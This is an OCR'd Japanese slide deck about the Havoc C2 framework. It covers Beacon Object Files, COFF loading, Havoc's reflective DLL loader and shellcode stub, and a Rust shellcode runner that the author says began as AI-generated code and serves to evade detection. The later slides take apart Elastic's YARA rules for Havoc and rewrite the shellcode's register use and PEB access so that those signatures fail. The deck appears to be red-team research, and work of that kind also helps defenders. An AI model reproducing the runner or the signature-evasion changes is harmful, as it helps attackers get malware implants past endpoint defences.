
Havoc

- Havoc

https://github.com/HavocFramework/Havoc

OSSのC2フレームワーク

⇒ BOFを実行する機能を持つ



Havoc

- Havoc

https://github.com/HavocFramework/Havoc
OSSのC2フレームワーク
⇒ BOFを実行する機能を持つ

Havoc / client / src / Havoc / Demon / **Commands.cc**

Code | Blame | 774 lines (756 loc) · 32.2 KB

```
285             {
286                 .CommandString  = "inline-execute",
287                 .Description    = "executes an object file",
288                 .Behavior       = BEHAVIOR_API_ONLY,
289                 .Usage          = "[/path/to/objectfile.o] (arguments)",
290                 .Example        = R"(/tmp/objectfile.x64.o hello)",
291                 NO_SUBCOMMANDS
292             },
```

BOF

- BOF (Beacon Object File)

マルウェアのメインスレッドで実行される

⇒ 新規プロセス/スレッドを生成することなくコードを実行可能

⇒ 検知回避の観点で大きなメリット

注意事項

⇒ 実行中はメインスレッドが占有されるため、長時間の処理には向かない

⇒ BOFがクラッシュするとマルウェアのプロセスが死んでしまう

BOF

hello.c > ...

```c
#include <windows.h>
#include "beacon.h"

void go(char* args, int length) {
    BeaconPrintf(CALLBACK_OUTPUT, "Hello World!\n");
}

```

```
kawada@vm:~/Desktop/BOF/hello$ x86_64-w64-mingw32-gcc -c hello.c -o hello.x64.o
kawada@vm:~/Desktop/BOF/hello$
```

BOF

- COFF (Common Object File Format)

半完成品のコードで、Loaderを用いて初めて実行できる

COFF Loader: https://github.com/trustedsec/COFFLoader

```
kawada@vm:~/Desktop/BOF/hello$ xxd hello.x64.o
00000000: 6486 0700 0000 0000 d601 0000 1300 0000  d...............
00000010: 0000 0400 2e74 6578 7400 0000 0000 0000  .....text.......
00000020: 0000 0000 3000 0000 2c01 0000 a401 0000  ....0...,.......
00000030: 0000 0000 0200 0000 2000 5060 2e64 6174  ........ .P`.dat
00000040: 6100 0000 0000 0000 0000 0000 0000 0000  a...............
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000060: 4000 50c0 2e62 7373 0000 0000 0000 0000  @.P..bss........
00000070: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000080: 0000 0000 0000 0000 8000 50c0 2e72 6461  ..........P..rda
00000090: 7461 0000 0000 0000 0000 0000 1000 0000  ta..............
```

BOF

- COFF (Common Object File Format)

半完成品のコードで、Loaderを用いて初めて実行できる

COFF Loader: https://github.com/trustedsec/COFFLoader

```
PS C:\Users\kawada\Desktop\COFFLoader> .\COFFLoader64.exe go .\hello.x64.o
Got contents of COFF file
Running/Parsing the COFF file
Hello World!
Ran/parsed the coff
Outdata Below:

Hello World!
```

BOF

- COFF (Common Object File Format)

半完成品のコードで、Loaderを用いて初めて実行できる

COFF Loader: https://github.com/trustedsec/COFFLoader

```
16/07/2025 23:53:50 [Neo] Demon » inline-execute /home/kawada/Desktop/BOF/hello/hello.x64.o
[*] [4D5CB0F6] Tasked demon to execute an object file: /home/kawada/Desktop/BOF/hello/hello.x64.o
[+] Send Task to Agent [31 bytes]
[+] Received Output [13 bytes]:
Hello World!

[*] BOF execution completed
```

BOF

- Various BOF collection

https://github.com/crypt0p3g/bof-collection


bof-collection / ChromiumKeyDump / src / **ChromiumKeyDump.cpp** ↑ Top

Code | Blame | 153 lines (130 loc) · 5.32 KB | Raw

```
50  extern "C" void go(char* args, int alen) {
51      BOF_LOCALS;
52
53      datap  parser;
54      char *path;
55      WCHAR szFilePath[MAX_PATH];
56
57      BeaconDataParse(&parser, args, alen);
58      path = BeaconDataExtract(&parser, NULL);
59
60      const size_t size = strlen(path) + 1;
61      mbstowcs(szFilePath, path, size);
```

Shellcode

”Windows Shellcode” ≠ Shellcode (Position-Independent Code)



Shellcode

”Windows Shellcode” ≠ Shellcode (Position-Independent Code)

Reflective DLL Loader

DLL

Reflective DLL Loader

メモリ上に存在するDLLを読み込む技術 (Position-Independent Code)

payloads/Shellcode/

payloads > Shellcode > Source > Asm > x64 > Asm.s

```
1   extern Entry
2
3   global Start
4   global GetRIP
5   global KaynCaller
6
7   section .text$A
8       Start:
9           push    rsi
10          mov     rsi, rsp
11          and     rsp, 0FFFFFFFFFFFFFFF0h
12
13          sub     rsp, 020h
14          call    Entry
15
16          mov     rsp, rsi
17          pop     rsi
18      ret
```

DLL

Reflective DLL Loaderから読み込まれるDLLでHavocのメイン機能を実装

payloads/Demon/

payloads > Demon > src > main > C MainDll.c > DllMain(IN HINSTANCE, IN DWORD, LPVOID)

```
23  /* this is our entrypoint for the Dll (also for shellcode) */
24  DLLEXPORT BOOL WINAPI DllMain(
25      IN     HINSTANCE hDllBase,
26      IN     DWORD     Reason,
27      _Inout_ LPVOID    Reserved
28  ) {
29      PVOID Kernel32 = NULL;
30
31      if ( Reason == DLL_PROCESS_ATTACH )
32      {
33
34  #if !defined(SHELLCODE) && defined(DEBUG)
35          /* if the dll is compiled in debug mode start a console to write our debug prints to */
36          AllocConsole();
37          freopen( "CONOUT$", "w", stdout );
38  #endif
39
40  #ifdef SHELLCODE
41          /* we dont need to make a new thread since we get loaded by our shellcode */
42          DemonMain( hDllBase, Reserved );
43  #else
```

Shellcode Runner

- 実行ファイル(.exe)形式
- 検知回避のため、独自実装のものを使用
- AIで生成したものから開始

Shellcode Runner

```rust
fn main() -> std::io::Result<()> {
    // compile-time embedded shellcode
    static SHELLCODE: &[u8] = include_bytes!("demon.x64.bin");
    let size = SHELLCODE.len();

    unsafe {
        // Allocate RW memory
        let addr = VirtualAlloc(ptr::null_mut(), size, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
        if addr.is_null() {
            panic!("VirtualAlloc failed");
        }

        // Copy shellcode into allocated region
        ptr::copy_nonoverlapping(SHELLCODE.as_ptr(), addr as *mut u8, size);

        // Change protection to RX
        let mut old = 0;
        if VirtualProtect(addr, size, PAGE_EXECUTE_READ, &mut old) == 0 {
            panic!("VirtualProtect failed");
        }

        // Cast and call directly
        let shell_fn: extern "system" fn() -> u32 = std::mem::transmute(addr);
        shell_fn();
    }
```

まとめ

- Reflective DLL Loader
- DLL
- Shellcode Runner


vs YARA

YARA

EDRでもシグネチャベースの検知に用いられるパターンマッチングルール

- vs Havoc

https://github.com/elastic/protections-artifacts/blob/main/yara/rules/Windows_Trojan_Havoc.yar

```
strings:
    $a1 = { 56 48 89 E6 48 83 E4 F0 48 83 EC 20 E8 0F 00 00 00 48 89 F4 5E C3 }
    $a2 = { 65 48 8B 04 25 60 00 00 00 }
condition:
    all of them
```

vs YARA

```
kawada@vm:~/Desktop/yara$ yara -s Windows_Trojan_Havoc.yar demon.x64.bin
Windows_Trojan_Havoc_9c7bb863 demon.x64.bin
0x0:$a1: 56 48 89 E6 48 83 E4 F0 48 83 EC 20 E8 0F 00 00 00 48 89 F4 5E C3
0x2ea:$a2: 65 48 8B 04 25 60 00 00 00
Windows_Trojan_Havoc_88053562 demon.x64.bin
0xffcb:$a: 48 81 EC F8 04 00 00 48 8D 7C 24 78 44 89 8C 24 58 05 00 00 48 8B AC 24 60 05 00
 24 78 68 00 00 00 C7 84 24 B4 00 00 00
Windows_Trojan_Havoc_ffecc8af demon.x64.bin
0x181ff:$commands_table: 0B 00 00 00 00 00 00 00 20 64 74 62 02 00 00 00 64 00 00 00 00 00
00 00 10 10 00 00 00 00 00 00 30 5A 74 62 02 00 00 00 ...
0x7f:$hash_ldrloaddll: 43 6A 45 9E
0x7528:$hash_ldrloaddll: 43 6A 45 9E
0x13949:$hash_ntaddbootentry: 76 C7 FC 8C
0x8f:$hash_ntallocatevirtualmemory: EC B8 83 F7
0x788c:$hash_ntallocatevirtualmemory: EC B8 83 F7
0x7b36:$hash_ntfreevirtualmemory: 09 C6 02 28
0x7b55:$hash_ntunmapviewofsection: CD 12 A4 6A
0x7ad9:$hash_ntwritevirtualmemory: 92 01 17 C3
0x77d2:$hash_ntsetinformationvirtualmemory: 39 C2 6A 94
0x7b74:$hash_ntqueryvirtualmemory: 5D E8 C0 10
0x7a5d:$hash_ntopenprocesstoken: 99 CA 0D 35
0x78e9:$hash_ntopenthreadtoken: D2 47 33 80
```

vs YARA

Windows_Trojan_Havoc_9c7bb863

0x0:$a1: 56 48 89 E6 48 83 E4 F0 48 83 EC 20 E8 0F 00 00 00 48 89 F4 5E C3

0x2ea:$a2: 65 48 8B 04 25 60 00 00 00

https://defuse.ca/online-x86-assembler.htm

```
0:  56                      push   rsi
1:  48 89 e6                mov    rsi,rsp
4:  48 83 e4 f0             and    rsp,0xfffffffffffffff0
8:  48 83 ec 20             sub    rsp,0x20
c:  e8 0f 00 00 00          call   0x20
11: 48 89 f4                mov    rsp,rsi
14: 5e                      pop    rsi
15: c3                      ret
```

vs YARA

Windows_Trojan_Havoc_9c7bb863

0x0:$a1: 56 48 89 E6 48 83 E4 F0 48 83 EC 20 E8 0F 00 00 00 48 89 F4 5E C3

0x2ea:$a2: 65 48 8B 04 25 60 00 00 00

payloads > Shellcode > Source > Asm > x64 > ASM Asm.s

```
7   section .text$A
8       Start:
9           push    rsi
10          mov     rsi, rsp
11          and     rsp, 0FFFFFFFFFFFFFFF0h
12
13          sub     rsp, 020h
14          call    Entry
15
16          mov     rsp, rsi
17          pop     rsi
18      ret
```

vs YARA

Windows_Trojan_Havoc_9c7bb863

0x0:$a1: 56 48 89 E6 48 83 E4 F0 48 83 EC 20 E8 0F 00 00 00 48 89 F4 5E C3

0x2ea:$a2: 65 48 8B 04 25 60 00 00 00

payloads > Shellcode > Source > Asm > x64 > Asm.s

```
7   section .text$A
8       Start:
9           push    rdi
10          mov     rdi, rsp
11          and     rsp, 0FFFFFFFFFFFFFFF0h
12
13          sub     rsp, 020h
14          call    Entry
15
16          mov     rsp, rdi
17          pop     rdi
18      ret
```

vs YARA

Windows_Trojan_Havoc_9c7bb863

0x0:$a1: 56 48 89 E6 48 83 E4 F0 48 83 EC 20 E8 0F 00 00 00 48 89 F4 5E C3

0x2ea:$a2: 65 48 8B 04 25 60 00 00 00

```
                        sub_0           proc near
57                                      push    rdi
48 89 E7                                mov     rdi, rsp
48 83 E4 F0                             and     rsp, 0FFFFFFFFFFFFFFF0h
48 83 EC 20                             sub     rsp, 20h
E8 0F 00 00 00                          call    sub_20
48 89 FC                                mov     rsp, rdi
5F                                      pop     rdi
C3                                      retn
                        sub_0           endp
```

vs YARA

Windows_Trojan_Havoc_9c7bb863

0x0:$a1: 56 48 89 E6 48 83 E4 F0 48 83 EC 20 E8 0F 00 00 00 48 89 F4 5E C3

0x2ea:$a2: 65 48 8B 04 25 60 00 00 00

https://defuse.ca/online-x86-assembler.htm

```
0:  65 48 8b 04 25 60 00    mov    rax,QWORD PTR gs:0x60
7:  00 00
```

payloads > Shellcode > Include > C Macro.h > PPEB_PTR

```
1
2   #include <windows.h>
3
4   #ifdef _WIN64
5       #define PPEB_PTR __readgsqword( 0x60 )
6   #else
7       #define PPEB_PTR __readfsdword( 0x30 )
8   #endif
```

GSレジスタ

スレッド情報にアクセスするためのレジスタ
GS: 0x30 => TEB (Thread Environment Block)
GS: 0x60 => PEB (Process Environment Block) … ①

TEB (GS: 0x30) + 0x60 => PEB … ②

vs YARA

Windows_Trojan_Havoc_9c7bb863

0x0:$a1: 56 48 89 E6 48 83 E4 F0 48 83 EC 20 E8 0F 00 00 00 48 89 F4 5E C3

0x2ea:$a2: 65 48 8B 04 25 60 00 00 00

https://defuse.ca/online-x86-assembler.htm

```
0:  65 48 8b 04 25 60 00    mov    rax,QWORD PTR gs:0x60
7:  00 00
```

```
                        sub_2E0         proc near               ; CODE XREF: sub_20+59↑p
57                                      push    rdi
56                                      push    rsi
48 89 CE                                mov     rsi, rcx
53                                      push    rbx
48 83 EC 20                             sub     rsp, 20h
65 48 8B 04 25 60 00 00                 mov     rax, qword ptr gs:loc_5B+5
00
48 8B 40 18                             mov     rax, [rax+18h]
48 8B 78 20                             mov     rdi, [rax+20h]
48 89 FB                                mov     rbx, rdi
```

vs YARA

Windows_Trojan_Havoc_9c7bb863

0x0:$a1: 56 48 89 E6 48 83 E4 F0 48 83 EC 20 E8 0F 00 00 00 48 89 F4 5E C3

0x2ea:$a2: 65 48 8B 04 25 60 00 00 00

```
4   #ifdef _WIN64
5       #define PPEB_PTR ((PPEB)((PTEB)NtCurrentTeb())->ProcessEnvironmentBlock)
6   #else
7       #define PPEB_PTR __readfsdword( 0x30 )
8   #endif
```

```
                        sub_2C0         proc near               ; CODE XREF: sub_20+50↑p
57                                      push    rdi
56                                      push    rsi
48 89 CE                                mov     rsi, rcx
53                                      push    rbx
48 83 EC 20                             sub     rsp, 20h
65 48 8B 04 25 30 00 00                 mov     rax, qword ptr gs:loc_30
00
48 8B 40 60                             mov     rax, [rax+60h]
48 8B 40 18                             mov     rax, [rax+18h]
48 8B 78 20                             mov     rdi, [rax+20h]
48 89 FB                                mov     rbx, rdi
```

vs YARA

- Before

```
__int64 __fastcall sub_2E0(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
  __int64 **v5; // rdi
  __int64 **v6; // rbx

  v5 = *(__int64 ***)(*(_QWORD *)(__readgsqword(0x60u) + 24) + 32LL);
  v6 = v5;
  do
```


- After

```
__int64 __fastcall sub_2C0(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
  __int64 **v5; // rdi
  __int64 **v6; // rbx

  v5 = *(__int64 ***)(*(_QWORD *)(*(_QWORD *)(__readgsqword(0x30u) + 96) + 24LL) + 32LL);
  v6 = v5;
  do
```

vs YARA

Windows_Trojan_Havoc_88053562


0xffcb:$a: 48 81 EC F8 04 00 00 48 8D 7C 24 78 44 89 8C 24 58 05 00 00 48 8B AC 24 60 05 00 00 4C 8D 6C 24 78 F3 AB B9 59 00 00 00 48 C7 44 24 70 00 00 00 00 C7 44 24 78 68 00 00 00 C7 84 24 B4 00 00 00



vs YARA

Windows_Trojan_Havoc_88053562

0xffcb:$a: 48 81 EC F8 04 00 00 48 8D 7C 24 78 44 89 8C 24 58 05 00 00 48 8B AC 24 60 05 00 00 4C 8D 6C 24 78 F3 AB B9 59 00 00 00 48 C7 44 24 70 00 00 00 00 C7 44 24 78 68 00 00 00 C7 84 24 B4 00 00 00




